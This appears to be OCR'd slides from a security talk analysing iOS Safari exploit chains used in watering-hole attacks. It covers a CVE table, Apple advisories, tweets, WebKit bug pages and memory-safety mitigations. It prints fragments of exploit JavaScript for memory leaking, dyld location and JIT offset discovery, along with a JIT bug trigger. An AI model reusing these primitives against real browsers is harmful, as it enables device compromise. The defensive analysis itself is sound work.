
Posted by Ian Beer, Project Zero

Project Zero's mission is to make 0-day hard. We often work with other companies to find and report security vulnerabilities, with the ultimate goal of advocating for structural security improvements in popular systems to help protect people everywhere.

Earlier this year Google's Threat Analysis Group (TAG) discovered a small collection of hacked websites. The hacked sites were being used in indiscriminate watering hole attacks against their visitors, using iPhone 0-day.

There was no target discrimination; simply visiting the hacked site was enough for the exploit server to attack your device, and if it was successful, install a monitoring implant. We estimate that these sites receive thousands of visitors per week.

Version	Webkit	Sandbox
10.X	CVE-2018-4121	CVE-2017-13861
10.X	CVE-2017-2505	Ioaccel2 (keenlab)
11.X	webkit_commit_68323812747f5125a33c6220bd3d8183ecea5274	sbx_esc_fixed_11_4_1
11.X	CVE-2018-4438	sbx_esc_fixed_11_4_1
11.X	CVE-2018-4201	sbx_esc_fixed_11_4_1
12.X	CVE-2018-4442	**sbx escape 0day (2 bugs)**
12.X	Webkit_regexp (public 0day)	CVE-2019-6225 (*) (**used before public!**)



Foundation

Available for: iPhone 5s and later, iPad Air and later, and iPod touch 6th generation

Impact: An application may be able to gain elevated privileges

Description: A memory corruption issue was addressed with improved input validation.

CVE-2019-7286: an anonymous researcher, Clement Lecigne of Google Threat Analysis Group, Ian Beer of Google Project Zero, and Samuel Groß of Google Project Zero

IOKit

Available for: iPhone 5s and later, iPad Air and later, and iPod touch 6th generation

Impact: An application may be able to execute arbitrary code with kernel privileges

Description: A me

CVE-2019-7287:

Beer of Google P

WebKit

Available for: Windows 7 and later

Impact: Processing maliciously crafted web content may lead to arbitrary code execution

Description: Multiple memory corruption issues were addressed with improved memory handling.

CVE-2018-4201: an anonymous researcher

CVE-2018-4218: Natalie Silvanovich of Google Project Zero

CVE-2018-4233: Samuel Groß (@5aelo) working with Trend Micro’s Zero Day Initiative

Ben Hawkes
@benhawkes

CVE-2019-7286 and CVE-2019-7287 in the iOS advisory today (support.apple.com/en-us/HT209520) were exploited in the wild as 0day.

About the security content of iOS 12.1.4
This document describes the security content of iOS 12.1.4.
support.apple.com

7:46 PM · Feb 7, 2019 · Twitter Web Client

285 Retweets **510** Likes


Feb 8, 2019

e amount of bugs Apple fix which are actively
not the first ones and most certainly not the

65


z · Feb 8, 2019
bug collision rate these days in iOS

68



```
function secondStage(){
    // alert('should be ok');

    // caculate slide
    leak();

    // find dyld_start
    var dyld_lookup = Read64(Uint64(g_db.look));
    dyld_lookup.lo = dyld_lookup.lo & (~0x3fff);
    while (Read32(dyld_lookup) != 0xfeedfacf) {
        dyld_lookup = dyld_lookup.sub(0x4000);
    }
    var dyld_start = dyld_lookup.add(0x1000);
    // alert('dyld start: ' + dyld_start.toString());

    // make some jit code
    var fn = generateFunc();

    // leak jit address and offset used by jitwritefunction
    var jit_info = getJITXOffset(fn);
    var offset = jit_info.jit_offset;
    var jitaddr = jit_info.jit_addr;

    // alert('jit at ' + jitaddr.toString());
```

```
function W() {
    if (!Q()) return;
    var a = G(p(r.look));
    a.lo = a.lo & ~16383;
    while (q(a) != 4277009103) {
        a = a.sub(16384)
    }
    var n = a.add(4096);
    var e = J();
    var i = K(e);
    var o = i.jit_offset;
    var c = i.jit_addr;
    var d = new Uint8Array(524288);
    var f = H(d);
    var u = G(f.add(16));
    var v = 16384 - (c.lo & 16383);
    var l = c.add(16384 + v);
    var s = u.add(4096);
    var g = t.length + 16384 * 2;
    var h = G(p(r.j_wr));
    var   = new k(d.buffer);
```



```
n["0x7a"] = 4294967295;
var o = 0;
var f = {
    a: {}
};
f[Symbol.iterator] = function*() {
    if (o == 1) {
        c[0] = a
    }
    yield 1;
    yield 2
};
```

Spread's effects are modeled inc

```
* dfg/DFGAbstractInterpreterInlines.
(JSC::DFG::AbstractInterpreter<Abstr
* dfg/DFGClobberize.h:
(JSC::DFG::clobberize):
```


33 JSTests/stress/ai-needs-to-model-spreads-effects.js

```
@@ -0,0 +1,33 @@
+ try {
+     var ary_1 = [1.1,2.2,3.3]
+     var ary_2 = [1.1,2.2,3.3]
+     var ary_3 = [1.1,2.2,3.3]
+     ary_3['www'] = 1
+     var f64_1 = new Float64Array(0x10)
+     f64_1['0x7a'] = 0xffffffff
+
+     var flag = 0;
+     var p = {"a":{}};
+     p[Symbol.iterator] = function* () {
+         if (flag == 1) {
+             ary_2[0] = {}
+         }
+         yield 1;
+         yield 2;
+     };
```

Since we blogged?

New chains…
iOS 12.1.3 and 12.1.4
iOS 12.2 and 12.3.X


Implant



Bug 196315 - **Structure::create should call didBecomePrototype()**

Status:	RESOLVED FIXED	**Reported:**	20 Mo
Alias:	None	**Modified:**	20:
		CC List:	17
Product:	WebKit		
Component:	JavaScriptCore (show other bugs)	**See Also:**	~~19~~ ~~19~~
Version:	WebKit Nightly Build		
Hardware:	Unspecified Unspecified		
Importance:	P2 Normal		
Assignee:	Yusuke Suzuki		
URL:			
Keywords:	InRadar		
Duplicates (4):	~~196896~~ ~~197557~~ ~~198259~~ ~~199139~~ (view as bug list)		
Depends on:	~~197334~~ ~~199179~~		
Blocks:			
	Show dependency tree / graph		


Attachments		
Archive of layout-test-results from ews115 for mac-highsierra (3.95 MB, application/zip) 2019-05-10 16:48 PDT, EWS Watchlist	*no flags*	Details
Archive of layout-test-results from ews214 for win-future (13.47 MB, application/zip) 2019-05-10 23:26 PDT, EWS Watchlist	*no flags*	Details
Patch (5.98 KB, patch) 2019-06-25 11:57 PDT, Keith Miller	*no flags*	Details | Formatted Diff | Di ios ios-sim mac
Add an attachment (proposed patch, testcase, etc.)		



JavaScriptCore Safari exploit released for iOS 13 Beta 3 and below

Gian July 8, 2019 iOS 13, Security 4 Comments

Luca Todesco, the developer behind Yalu jailbreak, demonstrated yesterday a Safari proof-of-concept exploit for iOS 13 Beta 3. Check out the full exploit below.



ment 85


```
All reviewed patches have been landed.  Closing bug.
```

Keith Miller 2019-06-25 13:59:38 PDT Comment 86

```
Debug bug fixes in: ~~https://bugs.webkit.org/show_bug.cgi?id=199202~~.
```

Yusuke Suzuki 2020-04-14 09:45:41 PDT Comment 87

```
*** ~~Bug 197557~~ has been marked as a duplicate of this bug. ***
```




Note
You need to log in before you can comment on or make changes to this bug.

Robin Morisset 2019-03-27 13:48:58 PDT Description

```
Otherwise we won't remember to run haveABadTime() when someone adds to them an indexed accessor.

I've found a bunch of prototypes for which we forgot doing this.
On the advice of Saam, I've also added an extra check that runs in debug mode at the end of
JSGlobalObject::finishCreation() to detect any JSObject with a prototype that does not have
mayBePrototype().
I verified that this check catches FunctionPrototype without the fix, so it should make sure we don't
forget calling didBecomePrototype() in any prototype we add in the future.
```

Use of another webkit N-days

Sandbox escape?



SorryMybad
@S0rryMybad


The bug I prepared for tfc iPhone Safari RJB was fixed in 13.2 before TFC :(

Project Moon @ProjectMoonPwn · Oct 30
blogs.projectmoon.pw/2019/10/30/iOS... iOS 13.1.3 Safari EoP PoC by @S0rryMybad in Chinese

7:54 AM · Oct 30, 2019 · Twitter Web App

31 Retweets 191 Likes

Why not iOS 13.X?




Pointer Authentication

Improvements in iOS 13

Abort on all authentication failures in kernel

Adoption across all Apple kexts

Hardened jump tables



Pointer Authentication

Improvements in iOS 13

ObjC method dispatch hardening


- Sign and authenticate IMP pointers in method cache tables

Hardened exception handling

- Hash and verify sensitive register state

JavaScriptCore JIT and extra data hardening

Lessons learned?



qwertyoruiop @qwertyoruiopz · Jan 13

here's something that's been stressing me out a lot for a while, that I should probably keep to myself, but can't stand doing so. One of the exploit techniques in the first of the chains found ITW by p0 looks a lot like it was heavily inspired from some of my private stuff.


What do we do?

Reducing attack surface

What we're trying

We're tackling the memory unsafety problem — fixing classes of bugs at scale, rather than merely containing them — by any and all means necessary, including:

- Custom C++ libraries
  - //base is already getting into shape for spatial memory safety.
  - std and Abseil assume correct callers 'for speed', but can be modified to do basic checking with implementation changes (Abseil) and compile-time flags (LLVM libcxx)
  - Generalizing Blink's C++ garbage collector, and using it more widely (starting with PDFium).
- Hardware mitigations, e.g. MTE.
  - Custom C++ dialect(s)
  - Defined and enforced by LLVM plugins and presubmit checks. In particular, we feel it may be necessary to ban raw pointers from C++.
- Using safer languages anywhere applicable
  - Java and Kotlin
  - JavaScript
  - Rust
  - Swift
  - Others…?



Memory safety

The Chromium project finds that around 70% of our serious security bugs are memory safety problems. Our next major project is to prevent such bugs at source.


The problem

Around 70% of our high severity security bugs are memory unsafety problems (that is, mistakes with C/C++ pointers). Half of *those* are use-after-free bugs.

https://www.chromium.org/Home/chromium-security/memory-safety

Killing bugs, variant analysis

Bug collisions are real and attackers are also performing variant analysis



User-Agent Client Hints

Draft Community Group Report, 13 May 2020

